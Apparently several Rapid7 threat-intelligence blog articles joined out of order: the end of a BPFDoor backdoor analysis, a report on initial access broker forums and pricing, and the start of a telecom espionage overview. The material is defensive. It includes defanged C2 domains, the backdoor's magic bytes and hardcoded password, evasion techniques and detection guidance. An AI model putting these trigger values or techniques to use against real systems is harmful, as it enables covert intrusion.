Rapid7-variant-H-active-beaconing.png
Figure 15: Rapid7 variant H active beaconing (sample spoofing the HPEProliant cmathreshd)


Stack strings were employed to bypass basic static signature detection:

Screenshot_2026-04-02_at_9.35.09_AM.png
Figure 16: ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4

By encapsulating encrypted shell sessions within what appears to be routine time synchronization or IoT telemetry, the threat actors effectively bypass standard firewall rules. Below is the list of domains observed being used by Chinese TAs during espionage campaigns:

"Encrypted" Masquerade

  • Domain: ntpussl[.]instanthq.com

  • Function & analysis: Encrypted Shell/Tunneling. "ntpussl" recalls an ssl connection with an NTP server. (195b98211d1ce968669a0740ca08d0ddcf03a2df03a47e2e70550f6c002b49e8; 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82).

"System Update" Disguise

  • Domain: ntpupdate.ddnsgeek[.]com
  • Function & analysis: Standard Utility Mimicry. This domain mimics the common ntpdate utility. The use of terms like "geek" or "update" is a social engineering tactic, as security analysts often overlook such domains, assuming they belong to benign OS background processes (ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4).

"Persistence" Disguise

  • Domain: ntpupdate.ygto[.]com
  • Function & analysis: Rapid IP Rotation. This domain is employed for dynamic DNS updates, enabling rapid IP rotation. If the primary C2 IP address is blocked, the attackers update the DDNS record at ygto.com to maintain command-and-control access.

"IoT/Camera" Disguise

  • Domain: ntpd.casacam[.]net
  • Function & analysis: Blending with residential traffic. Masquerades as a time check service for IP cameras. Since casacam.net is a legitimate DDNS provider for DVRs, traffic to this domain easily blends into the millions of devices monitored by telecom networks, especially in residential broadband environments.

Note: The domains ntpupdate.ygto[.]com and ntpd.casacam[.]net are involved in generic trojan/spam campaigns.

Rapid7 variants I,J,K and L

Rapid7 variant “I” uses an 11-instruction BPF filter targeting TCP port 9999, enforcing a two-step handshake, requiring firstly new magic bytes (0xA9F205C3) in the tcp payload, secondly the presence of a hardcoded magic password (dP7sRa3XwLm29E). Finally, it extracts the attacker’s IP and port to spawn an unencrypted reverse shell.

Rapid7 assigned icmpShell and httpShell variants the letters J,K respectively while the letter L is reserved for samples exhibiting only the ICMP relay feature. To summarize:

  • Variant J: ICMP relay + HTTP tunneling + icmpShell

  • Variant K: ICMP relay + HTTP tunneling

  • Variant L: ICMP relay

MITRE ATT&CK Matrix Mapping

Tactic: Execution

T1059.004: Unix Shell

  • Implementation details: Hijacks a pseudo-terminal (PTY) utilizing fork() and dup2().
  • Variation: Both

Tactic: Defense Evasion

T1036.004: Masquerading

  • Implementation details: Alters process arguments to mimic benign daemons like qmgr.
  • Variation: Both

T1070.003: Clear History

  • Implementation details: Injects HISTFILE=/dev/null into environment variables.
  • Variation: Both

T1027: Obfuscated Files Information

  • Implementation details: Stack strings for passwords and paths prevent static extraction.
  • Variation: Both

T1564: Hide Artifacts

  • Implementation details: Uses AF_PACKET sniffing to remain invisible to local netstat/ss.
  • Variation: Both

Tactic: Persistence

T1205: Traffic Signaling

  • Implementation details: Employs magic bytes and flags like 0xFFFFFFFF as wake-up triggers.
  • Variation: Both

Tactic: Command & Control

T1573.001: Symmetric Cryptography

  • Implementation details: e.g. Enforces the X: plaintext tag and encrypts the underlying PTY output via an RC4 cipher (using the hardcoded ICMP key).
  • Variation: Both

T1071.001: Application Layer Protocol

  • Implementation details: Blends in by utilizing formatted HTTP POST requests with hardcoded URIs up to 100-byte hexadecimal bodies.
  • Variation: httpShell

T1095: Non-App Protocol

  • Implementation details: Transmits exfiltration via crafted ICMP Echo Requests.
  • Variation: Both

T1090: Proxy

  • Implementation details: Uses ICMP relay to bounce traffic through internal segments.
  • Variation: Both

T1001: Data Obfuscation

  • Implementation details: icmpShell hides its tracking mechanisms directly inside the network layer headers. By truncating the Linux Process ID (PID) and injecting it into the 16-bit ICMP Identifier field, and hardcoding the ICMP Sequence Number to 1234, it obfuscates its session tracking data as standard network metadata.
  • Variation: icmpShell

T1572: Protocol Tunneling

  • Implementation details: ICMP tunneling
  • Variation: icmpShell

T1090: Proxy

  • Implementation details: The BPF filter concurrently sniffs TCP, UDP, and ICMP. If one protocol is blocked by egress filtering, the attacker can seamlessly utilize an alternate protocol to trigger the shell without reconfiguring the implant.
  • Variation: Both

Defensive depth and detection guidance

Detection must shift from looking for payload content to identifying structural anomalies and static protocol markers.

  • Suricata/NIDS focus: Target the hardcoded 1234 sequence number used in custom functions and the technically invalid ICMP Code 1 injected by the heartbeat thread.


  • Host monitoring: Monitor for processes whose executable path does not exist on disk and spoofed processes running as root (e.g., zabbix_agentd, dockerd).

  • Auditd rules: Monitor the creation of AF_PACKET sockets (capturing SOCK_RAW and SOCK_DGRAM) and the setsockopt call used to attach BPF filters.

  • Rapid7 triage script: Utilize the rapid7_bpfdoor_check.sh script to check for zero-byte mutex files and active BPF filters attached to packet sockets. Get the complete checklist at Rapid7’s github.

Final takeaways

  • Kernel-level evasion: The shift to SOCK_DGRAM allows the malware to simplify magic packet parsing by letting the host kernel decapsulate tunnels.

  • Layer 7 camouflage: Weaponized SSL termination and "magic ruler" padding ensure trigger bytes survive WAF/Proxy interference.

  • Deep-network lateral movement: The "Hidden IP" field transforms infected machines into invisible network routers for bidirectional ICMP PTY tunnels.

  • New Variants: the newly identified features in BPFDoor samples highlight how TAs are tailoring and reusing BPFDoor’s code to the target environment. The rapid7 variant H (active beacon) stands out as it tries to blend in with the network traffic contacting fake NTP update servers.

  • Operational security: The malware can instruct the infected node to spawn a shell to the source of the magic packet using the signed -1, without embedding the C2 or proxy IP in the packet payload. Furthermore, unlike httpShell, the icmpShell is designed to run without requiring live interaction as it terminates itself after 12s of inactivity, demonstrating how surgical and precise the TA intervention is when accessing the core of the backbone, achieving maximum stealthiness.

For an exhaustive deep dive of the assembly code, BPF bytecode, and exact packet structures used by icmpShell and httpShell variants, please refer to our technical whitepaper here. You can also view our on-demand webinar here.

Initial Access Brokers have Shifted to High-Value Targets and Premium Pricing

Initial Access Brokers (IABs) are a key component of the cybercrime ecosystem, offering hassle-free building blocks for ransomware, data theft, and extortion. Rapid7’s analysis of H2 2025 activity across five major forums grants fresh insight into a power balance shift toward initial access sales from newer marketplaces, such as RAMP and DarkForums. Higher asking prices and more focus on high-value sectors and large organizations, such as Government, Retail, and IT, reveal a mature and profit-focused IAB market.

This blog highlights key access trends and pricing, pinpoints the most targeted industries and regions, and gives actionable recommendations for identifying and isolating potential breaches via popular IAB offerings.

Key findings

Our detailed analysis of six months of data from Exploit, XSS, BreachForums, DarkForums, and RAMP reveals the following key findings:

  • Access prices and target organization size increased dramatically: The average alleged victim revenue and offering base price have increased significantly compared to the previous year, indicating that IABs are targeting larger, higher-value enterprises and charging premium prices for quality access.

  • Primary access vectors haven’t changed: RDP, VPN, and RDWeb remain the top access vectors being offered for sale, which means that remote access infrastructure is still the primary attack surface for initial access sales. 

  • High-privilege access is increasingly prioritized: Most common privilege levels being offered by IABs are Domain User (42.9%), Domain Admin (32.1%), and Local Admin (12.5%), with a visible decline in lower-privilege offerings, such as Local User privileges. It seems the market is shifting from volume to high-impact access that enables faster and more efficient malicious operations, such as ransomware and extortion attacks.  

  • Certain underground marketplaces have become favored over others: DarkForums (221 threads) and RAMP (208 threads) were the most active forums for initial access sales in H2 2025, accounting together for 81% of the observed threads. At the same time, older, historically dominant forums such as XSS and Exploit saw significant declines in IAB activity. 

  • IABs target specific industries: IAB activity is primarily concentrated on sectors offering the highest potential for financial gain or intelligence acquisition: Government, Retail, and Information Technology (IT).

  • Focus on government access: The Government sector is the most frequently targeted industry vertical, at 14.2% (Retail and Information Technology follow with 13.1% and 10.8%, respectively). 'Admin panel' access is the most commonly observed type offered for this sector, with DarkForums serving as the principal platform for its sale.

IAB and cybercrime forum landscape in 2026

Just as in 2025, cybercriminal forums continue to serve as the primary marketplaces for the promotion and sale of pirated network access. Platforms such as Exploit, BreachForums, XSS, DarkForums, and RAMP have remained central pillars of the cybercriminal underground through 2025 and into 2026, despite sustained law-enforcement pressure, infrastructure seizures, and repeated cycles of disruption and rebirth. In response to the continued relevance, Rapid7 threat intelligence researchers expanded their monitoring to include all five forums, tracking activity from January through December 2025. The primary objective was to benchmark Initial Access Broker (IAB) activity and adjacent services, including an in-depth analysis of tactics, techniques, and procedures (TTPs), initial access vectors, credential and session pricing, victim geographies, and evolving monetization strategies.

Why cybercrime forums matter in 2026

We selected these five forums for their continued relevance, the concentration of experienced actors, and their distinct functional roles within the cybercriminal ecosystem. Collectively, they represent the full lifecycle of modern cybercrime from initial compromise and access brokerage to data monetization, extortion, and ransomware enablement. Despite repeated takedowns and administrator arrests, the past two years have demonstrated that forum resilience, brand persistence, and rapid reconstitution remain defining characteristics of the underground economy. Monitoring activity across these platforms, particularly from reputable, high-volume IABs and repeat sellers, provides critical insight into shifting attacker priorities, preferred access vectors, and pricing dynamics.

Exploit, XSS, DarkForums, BreachForums, and RAMP: Combined data analysis 

Last year, in The Rapid7 2025 Access Brokers Report, we analyzed the data of three main cybercrime forums, Exploit, XSS, and BreachForums. This year, we have expanded this list to include two additional (and very popular) forums, DarkForums and RAMP.

In fact, the newly analyzed forums were the most active in the past six months in terms of initial access and privileges offered for sale: DarkForums with 221 sale threads, followed by RAMP with 208, then Exploit with 53, Breached with 30, and XSS with 18. This might indicate a certain change in shifts in terms of popularity between the newer forums and the older ones.

image3.png

The average alleged revenue of the organizations whose access is being sold in these forums was $3.242 billion, and the average base price for the offerings was $113,275. However, it is important to keep in mind that victim revenue numbers are broker-provided based on their own online research, and as such, they may not necessarily be accurate.

Both numbers manifest a substantial rise compared to last year (average revenue - $2.232 billion, average base price - $2,726), with the average base price of the offerings increasing by approximately 4055% compared to last year. Notably, these numbers are especially affected by DarkForums, with tremendously high values in both counts. They show that IABs have become more resourceful, finding weak spots in larger organizations, and also much greedier in terms of the price of their offerings.

Initial access vectors and privilege types

Analysis of the access types offered for sale revealed 29 distinct types of access. The most frequently advertised access types were RDP (21.2%, 91 offers), VPN (12.8%, 55 offers), and RDWeb (11.2%, 48 offers).

image5.png

The most common privilege types were Domain User with 144 instances (42.9%), followed by Domain Admin with 108 (32.1%) and Local Admin with 42 (12.5%).

image14.png

In many observed cases, VPN and RDWeb access are sold with the Domain User privilege, while RDP is sold with either Domain User or Domain Admin.

If we compare the numbers of the top 5 access types offered for sale to last year’s data, we can see that RDP access has become more prevalent than VPN, although both access types remain the leading two categories. In addition, it seems that RDweb is much more popular among the sellers.

image1.png

As for the privilege types, the clear dominance of the Domain User privilege offered for sale has declined, though it remains the most common privilege type sold by IABs. In addition, the newer dataset lacks any mentions of the Local User privilege. The data indicates a decline in the previously dominant Domain User access offering. Despite this decrease, Domain User access remains the most frequently sold privilege level among Initial Access Brokers (IABs). Notably, the updated dataset contains no instances of Local User privilege sales.

This shift likely reflects evolving IAB monetization strategies and changing buyer demand. While Domain User access remains valuable for its broad network reach, its reduced dominance may signal heightened market competition, stronger defensive controls, or strategic diversification into alternative access types. The complete absence of Local User privileges suggests diminishing operational relevance and limited resale value, as threat actors increasingly prioritize access that facilitates lateral movement, privilege escalation, and rapid operational impact.

image6.png

Additionally, in RAMP, we observed an exploit targeting a vulnerability in the Oracle E-Business Suite (CVE-2025-61882) being offered for sale.

image8.png

CVE-2025-61882 is a critical vulnerability in Oracle E-Business Suite (versions 12.2.3–12.2.14). This flaw allows unauthenticated attackers to execute arbitrary code via HTTP, resulting in complete system compromise.

The vulnerability has been exploited as a zero-day by the Cl0p criminal organization to exfiltrate financial and human resources data for subsequent extortion attempts, as documented in the Rapid7 blog.

Demographic information

A comprehensive analysis of the underground market for illicit network access points reveals that most available listings concern networks in the United States, totaling 155 unique listings. 

This substantial figure constitutes a significant 30.9% of the total global data on illicit network access available for purchase. The dominance of the U.S. in this domain suggests a confluence of factors, including the sheer size and connectivity of its network infrastructure, the high value associated with compromised U.S. enterprise and government networks, and the relative wealth of potential buyers seeking access to these environments. The visibility of U.S.-based access points on darknet marketplaces underscores a considerable vulnerability and highlights the attractiveness of U.S. targets to cybercriminal syndicates seeking initial access for subsequent malicious activities such as data exfiltration, ransomware deployment, or espionage.

image12.png

The top 10 targeted countries list is very similar to the one from last year, which also placed the United States at the top, with a large margin from the following countries (the United Kingdom, India, and Brazil).

In addition, an analysis of the offerings indicates a pronounced concentration on particular sectors. The government sector is the most frequently targeted category, accounting for 14.2% of the observed offerings, likely due to the substantial value of sensitive data held. The retail industry closely follows at 13.1%, attracting IABs due to the presence of payment card information (PCI) and personally identifiable information (PII). The Information Technology (IT) sector is the third most frequent target, at 10.8%, valued for its potential as a supply chain vector to compromise a wide range of clients.

This strategic focus on Government, Retail, and IT underscores the IAB community's prioritization of targets that promise the greatest financial return, intelligence acquisition, or potential for systemic disruption.

image11.png

Unlike the top 10 countries list, the top 10 targeted sectors list is very different from last year’s, which was dominated by the Financial Services and IT sectors, with few network access offerings from organizations in the Government and Retail sectors. This is likely due to the inclusion of DarkForums in this year’s analysis, which usually contain many sellers offering access to government networks.

image9.png

Individual analysis of Exploit, XSS, DarkForums, BreachForums, and RAMP

The following is a detailed, individual analysis of the five forums, covering their history, operations, and key trends from the latter half of 2025. This includes an examination of common illicit listings, typical base price ranges, and frequently targeted regions.

Exploit

Exploit has continued to function as one of the most technically rigorous Russian-language cybercrime forums. Historically focused on exploits, malware development, and high-end IAB offerings, Exploit has maintained a comparatively stable operational posture over the past two years. While selectively restricting access and tightening vetting following multiple international law enforcement takedowns of peer forums, Exploit has benefited from its long-standing reputation system and senior moderator structure. Between 2024 and 2026, it increasingly served as a venue for enterprise network access, VPN, and EDR-bypassed footholds, and post-exploitation tooling, rather than commodity credential sales.

Unlike last year’s offerings that focused on RDP access, the H2 2025 data shows that Exploit’s IABs are more focused on RDweb. The shift from RDP access to RDWeb access in H2 2025 is likely due to improved defenses against direct exposure to the RDP protocol. Faced with reduced capabilities to secure or remove RDP access points exposed to the internet, attackers are adapting by targeting RDWeb portals, which are often vulnerable and sometimes less well-protected. RDWeb offers reliable access to enterprise environments, making it an attractive alternative for initial access brokers. The United States remains the most targeted country, accounting for approximately 40% of cases in which the organization’s location is specified.

image7.png

Interestingly, while the average alleged revenue of the targeted organizations dropped from approximately $314 million to only $58 million, the base price of the offerings has gone 6 times higher than last year.

BreachForums (AKA Breached)

BreachForums has experienced the most visible volatility. Following multiple seizures and arrests in 2023–2024, the forum underwent several reboots under new administrators, each attempting to inherit the brand equity of the original platform. By 2025, BreachForums had largely reestablished itself as a data-leak-centric marketplace, with less emphasis on technical exploitation and a greater focus on breached databases, stealer logs, and extortion-related disclosure tactics. Trust erosion from repeated compromises, however, pushed higher-tier IABs and ransomware affiliates toward more closed or Russian-language platforms, reducing BreachForums’ role in elite access brokerage by 2026.

The precarious status of the Breached forum, as it is now called, is reflected by the number of IAB threads found this year (around 52% less than in 2024). This is likely due to the disappearance of very dominant players in the IAB community, such as IntelBroker (real name: Kai West), who was apprehended by law enforcement and charged in the U.S. with his crimes. Accordingly, the variety of access types was much more limited, dominated by remote code execution (RCE) and Shell access. However, unlike last year, which included only Domain Admin, this year we noticed additional privilege types offered: Domain User and Local Admin.   

image4.png

Just like in the other examined forums, the United States is the most targeted country (17.4%) in Breached, but by a substantially smaller percentage compared to last year.

As for the pricing, we see an opposite trend compared to Exploit - while the average alleged revenue of the targeted organizations has slightly increased in 2025, the base price of the offerings in Breached was cut in half.

XSS (formerly DaMaGeLaB)

XSS has retained its status as a premier Russian-language forum for initial access sales, ransomware partnerships, and credentialed access to corporate environments. Following intermittent downtime and administrator turnover in 2024, XSS emerged in 2025 with reinforced operational security practices and stricter membership controls. Over the past two years, XSS has increasingly served as a coordination hub for post-access collaboration, including handoffs between IABs, ransomware operators, and data theft specialists. Pricing trends observed on XSS indicate a shift toward higher-value, lower-volume access, particularly in Western enterprise environments.

Compared to last year's assessment, this forum showed the most significant shift. It went from being the most dominant forum for IAB threads to the lowest among the five forums we examined. In H2 of 2025, we only located around 20 threads (compared to almost 200 in 2024). This small number of threads makes XSS stats so statistically negligible as to be unanalyzable. This decline is likely due to many IABs shifting to newer, “shinier” cybercrime forums, such as DarkForums and RAMP. 

DarkForums

DarkForums rose to prominence as an English-language alternative following repeated disruptions to BreachForums. Between 2024 and 2026, DarkForums positioned itself as a hybrid marketplace, blending breach data sales, low- to mid-tier IAB offerings, and fraud services. While it lacks the technical depth of Exploit or XSS, DarkForums has become a key on-ramp for emerging actors, especially those operating stealer malware or reselling access obtained using phishing and MFA fatigue attacks. Its relatively open registration model has resulted in higher signal-to-noise ratios, but it remains valuable for tracking early-stage monetization trends.

DarkForums is one of the two new forums that were included in this year’s analysis, and the most dominant in terms of IAB threads. It had a somewhat unique access type, leading the board, Fortinet, followed by SSH, RDP, and Root access. The Fortinet access points were predominantly sold by a very active DarkForums user, BigBro. Interestingly, we also found another user, Big-Bro, active on RAMP, who is likely the same user, although selling different types of access points.

image2.png

Similar to the other forums, the most targeted country on DarkForums was the United States (25.8%); however, unlike the others, many of the network access offerings were from organizations in the Government and Retail sectors. 

As for the pricing, DarkForums had the highest average of alleged targeted organization revenue and offering base price by a very large margin compared to the rest. 

RAMP (Russian Anonymous Marketplace)

RAMP has continued to operate as a high-trust, invite-only ecosystem following its resurgence after earlier disruptions by law enforcement. By 2025–2026, RAMP solidified its role as a convergence point for ransomware affiliates, IABs, and cash-out services, rather than a general discussion forum. RAMP listings observed during this period emphasized full domain access, long-term persistence, and revenue-sharing models, reflecting a mature, partnership-driven cybercrime economy. Its closed nature limits visibility, but the activity that does surface suggests alignment with the most operationally sophisticated threat actors.

RAMP was another newly examined forum and the second-highest in terms of IAB threads. The most dominant type of access being sold by RAMP’s IABs was RDP, followed by VPN and Citrix by a large margin. The most common privilege types for sale were Domain User (56.4%) and Domain Admin (33.9%). Notably, most of the threads that were analyzed for this forum (78.8%) belonged to only two users, Big-Bro (mentioned earlier) and an allegedly Albanian user, lacrim.   

image10.png

In RAMP, the United States continued to lead the list of targeted countries (36.5%). The average alleged targeted organization revenue was approximately $440 million, and the average base price was almost $6400. 

Threat actors active across multiple forums

This research revealed that a subset of threat actors maintains an active presence across multiple forums, with the greatest overlap observed between Breached and DarkForums. This overlap is understandable, since DarkForums was intentionally designed as a "spiritual successor" and a like-for-like replacement for Breached following the latter's frequent law-enforcement disruptions. Consequently, the two platforms share a nearly identical visual and structural layout, both utilizing the MyBB forum software to create a familiar environment for users.

image13.png

Recommendations

No security strategy can remain static. Policy frameworks and compliance controls alone are insufficient. Continuous monitoring of real-world access behavior is essential. Anomalous logins, unexpected privilege escalations, access outside normal business hours, or activity from unfamiliar locations should be treated as early indicators of compromise.

Proactive threat intelligence further enables defenders to anticipate which access methods are most likely to be targeted. An effective defense requires making stolen access difficult to exploit. Enforcing least-privilege principles, tightly controlling administrative rights, hardening remote access services with MFA, and accelerating intrusion detection all materially limit an attacker’s ability to escalate and persist. While breaches may still occur, rapid identification and containment can prevent them from becoming full-scale incidents. Organizations that evolve their defenses in step with access brokers can erode the attackers’ advantage, increasing the cost and reducing the effectiveness of cybercrime.

Conclusion

The comparison between 2024 and 2025 highlights how initial access brokers continue to adapt to increasingly robust defensive measures. As organizations strengthen their security postures, attackers refine the types of access they steal and monetize to maintain effectiveness. In 2025, high-privilege credentials, such as domain or local administrator accounts, will command greater value because they enable rapid lateral movement and immediate operational impact, leaving defenders little time to detect and respond. Lower-privilege access is steadily losing value, signaling a clear shift from volume-driven access sales to a focus on quality and impact. Access vectors are evolving in parallel. As VPN infrastructure becomes more hardened and closely monitored, attackers are pivoting to RDP, RDWeb, and SSH services that are operationally critical, widely exposed, and often subject to less rigorous scrutiny. This shift reflects a pragmatic path-of-least-resistance strategy rather than any decline in attacker sophistication.

BPFdoor in Telecom Networks: Sleeper Cells in the Backbone

Executive overview

The strategic positioning of covert access within the world’s telecommunication networks

A months-long investigation by Rapid7 Labs has uncovered evidence of an advanced China-nexus threat actor, Red Menshen, placing some of the stealthiest digital sleeper cells the team has ever seen in telecommunications networks. The goal of these campaigns is to carry out high-level espionage, including against government networks.

Telecommunications networks are the central nervous system of the digital world. They carry government communications, coordinate critical industries, and underpin the digital identities of billions of people. When these networks are compromised, the consequences extend far beyond a single provider or region. That level of access is, and should be, a national concern as it compromises not just one company or organization, but the communications of entire populations.

Over the past decade, telecom intrusions have been reported across multiple countries. In several cases, state-backed actors accessed call detail records, monitored sensitive communications, and exploited trusted interconnections between operators. While these incidents often appear isolated, a broader pattern is emerging.

Why telecom networks are strategic espionage targets

Telecommunications infrastructure provides a uniquely valuable strategic positioning.

Modern telecom networks are layered ecosystems composed of routing systems, subscriber management platforms, authentication services, billing systems, roaming databases, and lawful intercept capabilities. These systems rely on specialized signaling protocols such as SS7, Diameter, and SCTP to coordinate identity, mobility, and connectivity across national and international boundaries.

Persistent access within these environments enables far more than a conventional data breach. An adversary positioned inside the telecom core may gain visibility into subscriber identifiers, signaling flows, authentication exchanges, mobility events, and communications metadata. In the most concerning scenarios, this level of access could support long-term intelligence collection, large-scale subscriber tracking, and monitoring of sensitive communications involving high-value geopolitical targets.

Telecommunications networks sit at the intersection of identity, mobility, and global connectivity. Compromise at this layer carries national and international implications.

A structured campaign, not isolated incidents

What looks like discrete breaches increasingly resembles a repeatable campaign model designed to establish persistent access inside telecommunications infrastructure.

Our investigation uncovered a long-term and ongoing operation attributed to a China-nexus threat actor. Rather than conducting short-term intrusion activity, the operators appear focused on long-term positioning by embedding stealthy access mechanisms deep inside telecom and critical environments and maintaining them for extended periods.

In effect, attackers are placing sleeper cells inside the telecom backbone: dormant footholds positioned well in advance of operational use.

Across investigations and public reporting, we observe recurring elements: kernel-level implants, passive backdoors, credential-harvesting utilities, and cross-platform command frameworks. Together, these components form a persistent access layer designed not simply to breach networks, but to inhabit them.

Actors-tools-regions-graph-threat-groups-telecom-sector.png
Figure 1: Actors, tools and regions in which specific threat groups target the telecom sector

How BPFdoor enables covert, deep-seated persistence

At the center of this activity is BPFdoor, a stealth Linux backdoor engineered to operate within the operating system kernel.

Unlike conventional malware, BPFdoor does not expose listening ports or maintain visible command-and-control channels. Instead, it abuses Berkeley Packet Filter (BPF) functionality to inspect network traffic directly inside the kernel, activating only when it receives a specifically- crafted trigger packet. There is no persistent listener or obvious beaconing. The result is a hidden trapdoor embedded within the operating system itself.

This approach represents a shift in stealth tradecraft. By positioning below many traditional visibility layers, the implant significantly complicates detection, even when defenders know what to look for.

Our research indicates BPFdoor is not an isolated tool, but part of a broader intrusion model targeting telecom environments at scale.

How attackers gain initial access to telecom environments

These findings reflect a broader evolution in adversary tradecraft. Attackers are embedding implants deeper into the computing stack — targeting operating system kernels and infrastructure platforms rather than relying solely on user-space malware.

Telecom environments — combining bare-metal systems, virtualization layers, high-performance appliances, and containerized 4G/5G core components — provide ideal terrain for low-noise, long-term persistence. By blending into legitimate hardware services and container runtimes, implants can evade traditional endpoint monitoring and remain undetected for extended periods.

For defenders, the implications are significant. Many organizations lack visibility into kernel-level operations, raw packet-filtering behavior, and anomalous high-port network activity on Linux systems. Addressing this threat requires expanding defensive visibility beyond the traditional perimeter to include deeper inspection of operating system behavior and infrastructure layers.

Sharing intelligence responsibly

Our investigation to identify potential victims is ongoing and, where potential compromise has been discovered, we have notified affected parties through relevant authorities or direct communication with our customers.

As part of our responsible research process, we have collaborated with government partners and national CERTs to share findings and indicators associated with this activity. When our analysis identified infrastructure that may have been impacted, we proactively notified the relevant organizations and provided detection guidance to assist with investigation and response while the research was still underway.

Rapid7 Intelligence Hub customers have access to the full technical details and indicators of compromise within the platform, including Surricata rules. Those rules are also available through AWS Marketplace, where we offer our curated AWS firewall rule sets. 

Technical analysis

The sections that follow examine how modern telecommunications networks are structured, how initial access is established, and how BPFdoor and related tooling enable infrastructure-level persistence inside the telecom backbone.

Modern telecom network structure

To understand why telecom environments are such attractive strategic targets, it helps to visualize their layered architecture (Figure 2). At the outer edge sit customer-facing services and access infrastructure: mobile base stations (RAN), fiber aggregation routers, broadband gateways, DNS services, SMS-controllers, roaming gateways, security appliances like firewalls, proxies, VPNs, and internet peering points. These edge systems connect into the operator’s IP core and transport backbone, where high-capacity routers and switches move massive volumes of voice, data, and signaling traffic across regions and international borders.

Telecom-provider-network-rapid7-chart.png
Figure 2: Simplified version of a telecom provider’s network

